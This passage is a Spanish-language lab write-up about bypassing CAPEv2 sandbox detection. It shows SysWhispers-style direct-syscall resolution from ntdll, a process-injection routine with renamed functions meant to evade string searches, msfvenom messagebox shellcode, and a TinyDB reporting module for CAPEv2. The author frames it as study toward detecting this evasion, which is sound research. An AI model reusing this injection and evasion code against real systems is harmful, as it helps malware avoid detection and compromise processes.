Comprobamos que estamos en ntdll accediendo a Name → 0x152210 , DllBase + 0x152210 , comprobemos:



A partir de aquí podríamos recorrer DLLbase+AddressOfNames en busca de nombre que coincidencia con Zw para extraer la syscall.



3.1-CODIGO

No profundizare en el análisis punto por punto del código ya que acabamos de realizar un tracing para comprender bien que es lo que tenemos que conseguir a través de la programación.

Búsqueda de la DllBase de ntdll.dll:

```
PSW2_PEB Peb = (PSW2_PEB)__readgsqword(0x60);
PSW2_PEB_LDR_DATA Ldr = Peb->Ldr;
PIMAGE_EXPORT_DIRECTORY ExportDirectory = NULL;
PVOID DllBase = NULL;

PSW2_LDR_DATA_TABLE_ENTRY LdrEntry;
for (LdrEntry = (PSW2_LDR_DATA_TABLE_ENTRY)Ldr->Reserved2[1];
    LdrEntry->DllBase != NULL;
    LdrEntry = (PSW2_LDR_DATA_TABLE_ENTRY)LdrEntry->Reserved1[0])
{
    DllBase = LdrEntry->DllBase;
    PIMAGE_DOS_HEADER DosHeader = (PIMAGE_DOS_HEADER)DllBase;
    PIMAGE_NT_HEADERS NtHeaders = SW2_RVA2VA(PIMAGE_NT_HEADERS, DllBase, DosHeader->e_lfanew);
    PIMAGE_DATA_DIRECTORY DataDirectory = (PIMAGE_DATA_DIRECTORY)NtHeaders->OptionalHeader.DataDirectory;
    DWORD VirtualAddress = DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    if (VirtualAddress == 0) continue;

    ExportDirectory = (PIMAGE_EXPORT_DIRECTORY)SW2_RVA2VA(ULONG_PTR, DllBase, VirtualAddress);


    PCHAR DllName = SW2_RVA2VA(PCHAR, DllBase, ExportDirectory->Name);

    if ((*(ULONG*)DllName | 0x20202020) != 'ldtn') continue;
    if ((*(ULONG*)(DllName + 4) | 0x20202020) == 'ld.l') break;
}
```

La búsqueda y almacenamiento de nombres de llamadas al sistema es el siguiente:

```
DWORD NumberOfNames = ExportDirectory->NumberOfNames;
PDWORD Functions = SW2_RVA2VA(PDWORD, DllBase, ExportDirectory->AddressOfFunctions);
PDWORD Names = SW2_RVA2VA(PDWORD, DllBase, ExportDirectory->AddressOfNames);
PWORD Ordinals = SW2_RVA2VA(PWORD, DllBase, ExportDirectory->AddressOfNameOrdinals);

DWORD i = 0;
PSW2_SYSCALL_ENTRY Entries = SW2_SyscallList.Entries;
do
{
    PCHAR FunctionName = SW2_RVA2VA(PCHAR, DllBase, Names[NumberOfNames - 1]);

    if (*(USHORT*)FunctionName == 'wZ')
    {
        Entries[i].Hash = SW2_HashSyscall(FunctionName);
        Entries[i].Address = Functions[Ordinals[NumberOfNames - 1]];

        i++;
        if (i == SW2_MAX_ENTRIES) break;
    }
} while (--NumberOfNames);
```

A partir del nombre de la syscall se genera un HASH identificador para poder acceder después a través de el en la lista SW2_SyscallList:

```
DWORD SW2_HashSyscall(PCSTR FunctionName)
{
    DWORD i = 0;
    DWORD Hash = SW2_SEED;

    while (FunctionName[i])
    {
        WORD PartialName = *(WORD*)((ULONG64)FunctionName + i++);
        Hash ^= PartialName + SW2_ROR8(Hash);
    }

    return Hash;
}
```

4-INYECCION

Como e explicado antes nosotros evitaremos la capa de abstracción API para evadir las detecciones, pero el método de inyección usaría las siguientes APIS a través de kernel32.dll:

- **OpenProcess**
- **VirtualAllocEx**
- **WriteProcessMemory**
- **VirtualProtectEx**
- **CreateRemoteThread**

Necesitaremos obtener el Handle de un proceso, reservar espacio dentro de su espacio de memoria, escribir la shellcode dentro de ese rango de direcciones, darle permisos de ejecución al espacio reservado y crear un nuevo hilo de ejecución para ejecutar el código inyectado.

La shellcode a inyectar la hemos creado con:

./msfvenom -p windows/messagebox TITLE="RajKit" TEXT="RajKit on CAPEv2" -f C

```
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\xfe\x00\x00\x00\x3e"
"\x4c\x8d\x85\x0f\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff"
"\xd5\x52\x61\x6a\x4b\x69\x74\x20\x6f\x6e\x20\x43\x41\x50"
"\x45\x76\x32\x00\x52\x61\x6a\x4b\x69\x74\x00";
```

Para evitar algún tipo de búsqueda de cadenas que pueda reflejar el verdadero propósito e ofuscado un poco las funciones de inyección.
Nuestra rutina de inyección tendría la siguiente forma:

```
int pid = 1052;

HANDLE hProcess;
CLIENT_ID clientId{};
clientId.UniqueProcess = (HANDLE)pid;
OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };

NT_SUCCESS(rk_1001(&hProcess, PROCESS_ALL_ACCESS, &objectAttributes, &clientId));

size_t shellcodeSize = sizeof(shellcode) / sizeof(shellcode[0]);

PVOID baseAddress = NULL;
size_t allocSize = shellcodeSize;

NT_SUCCESS(rk_1002(hProcess, &baseAddress, 0, &allocSize, MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE));

size_t bytesWritten;

NT_SUCCESS(rk_1003(hProcess, baseAddress, &shellcode, shellcodeSize, &bytesWritten));

DWORD oldProtect;

NT_SUCCESS(rk_1004(hProcess, &baseAddress, &shellcodeSize, PAGE_EXECUTE_READ, &oldProtect));

HANDLE hThread;

NT_SUCCESS(rk_1005(&hThread, GENERIC_EXECUTE, NULL, hProcess, baseAddress, NULL, FALSE, NULL, NULL, NULL, NULL));

return EXIT_SUCCESS;
```

rk_1001 → *NtOpenProcess*
rk_1002 → *NtAllocateVirtualMemory*
rk_1003 → *NtWriteVirtualMemory*
rk_1004 → *NtProtectVirtualMemory*
rk_1005 → *NtCreateThreadEx*

Para el entorno de ataque hemos realizado un snapshot del guest con VLC abierto y hemos extraído el PID que se le pasara como argumento a OpenProcess para tener un HANDLE del proceso.

5-MODULO REPORTING

Se nos pide almacenar en una TinyDB la información que creamos oportuna del procesamiento de la muestra que enviamos a CAPEv2.

Lo primero que tenemos que hacer es instalar TinyDB en el entorno cape, accedemos al usuario:

```
rajkit-cape@rajkitcape:~$ sudo su - cape -c /bin/bash
```

Desde cape instalamos con pip3 a través de poetry para las dependencias:

```
cape@rajkitcape:/opt/CAPEv2$ poetry run pip3 install TinyDB
```

En mi caso solo quiero almacenar del análisis PE las APIs que detecte que se importan, las firmas que se puedan llegar a detectar y el nombre del archivo analizado.

Importaremos json,os,codecs,tinydb, CuckooReportError para el control de errores y Report que nos devolverá un contenedor con los resultados del análisis que podremos manejar para almacenar en la BD los datos que queramos:

```
import os
import json
import codecs

from lib.cuckoo.common.abstracts import Report
from lib.cuckoo.common.exceptions import CuckooReportError

from tinydb import TinyDB, Query
```

Para almacenar el reporting realizado obtenemos el path del análisis actual con self.reports_path que lo concatenaremos con con syscall_tinydb.json a traves de os.pat.join:

Declaramos la variable db la cual contendrá una conexión TinyDB, pasándole el path como argumento a TinyDB() de esta manera:

```
db = TinyDB(os.path.join(self.reports_path, "syscall_tinydb.json"))
```

Creamos una tabla para contener los datos que extraemos:

```
table = db.table("Syscall TinyDB")
```

Declararemos 3 variables, cada una de ellas accederá a las etiquetas contenedoras de los datos que queremos almacenar, previamente e extraído un json de un reporte para conocer la ruta de acceso a los elementos.

```
nombre = results.get("target", {}).get("file", {}).get("name")

signature = results.get("signatures", {})

syscall_api = results.get("target", {}).get("file", {}).get("pe", {}).get("imports", {}).get("KERNEL32", {})
```

Antes de insertar en TinyDB ordeno los datos en una lista con las etiquetas que quiero, después db.insert() lo almacenara y db.close() cerrara la conexión:

```
syscall_tinydb = {
                    "NOMBRE": nombre,
                    "SIGNATURES": signature,
                    "APIs_KERNEL32": syscall_api
}

table.insert(syscall_tinydb)
db.close()
```

6-ACCIÓN


Añadiremos en el archivo conf/reporting.conf una nueva entrada con el nombre del modulo para activar o desactivarlo:

```
[syscall_tinydb]
enabled= yes
```


Por lo ultimo lo añadimos al directorio modules/reporting con el resto de módulos y ya podemos arrancar el análisis:

```
cape@rajkitcape:/opt/CAPEv2/modules/reporting$ ls
bingraph.py          elasticsearchdb.py  maec5.py     mongodb.py      reporthtmlsummary.py  submitCAPE.py
callback.py          __init__.py         malheur.py   pcap2cert.py    reportpdf.py          syscall_tinydb.py
cents.py             jsondump.py         misp.py      __pycache__     resubmitexe.py        syslog.py
compression.py       litereport.py       mitre.py     report_doc.py   retention.py          tmpfsclean.py
compressresults.py   maec41.py           moloch.py    reporthtml.py   runstatistics.py      zexecreport.py
cape@rajkitcape:/opt/CAPEv2/modules/reporting$
```

Enviamos la muestra a CAPEv2 a través de la interfaz web con las siguientes opciones activadas:



Si todo sale bien deberíamos obtener un MSGbox en alguno de los snapshot que realicé cape:



Perfecto la inyección se a realizado correctamente, veamos que hemos obtenido en el report:

Evidentemente en el análisis estático del PE no habrá rastro de las importaciones, simplemente por que no se realizan llamadas (*refiriéndome a las 5 llamadas de inyección*) a API.

El campo signatures vuelve vacío, por lo tanto no se detecta ninguna.

7-CONCLUSIONES

El propósito de este write es continuarlo para detectar este tipo de evasión, entiendo que la mejor forma seria poner puntos de interrupción en las syscall sospechosas directamente en la SSDT.

Sin embargo en este caso en concreto se podría llegar a detectar la syscall, poner breakpoints en todas las que se detecten y realizar un volcado de los registros para extraer RAX iterarlo con una lista de syscall asociadas a su nombre nativo y reflejarlo en un reporting.

Entiendo que existirá seguro algún modulo de procesamiento o algo que trate este tema en concreto para CAPEv2, tampoco pretendo reinventar la rueda, sin embargo en el recorrido aprendo muchísimo y creo que es una buena forma de evolucionar.

8-ENLACES

https://resources.infosecinstitute.com/topic/the-export-directory/

https://learn.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-teb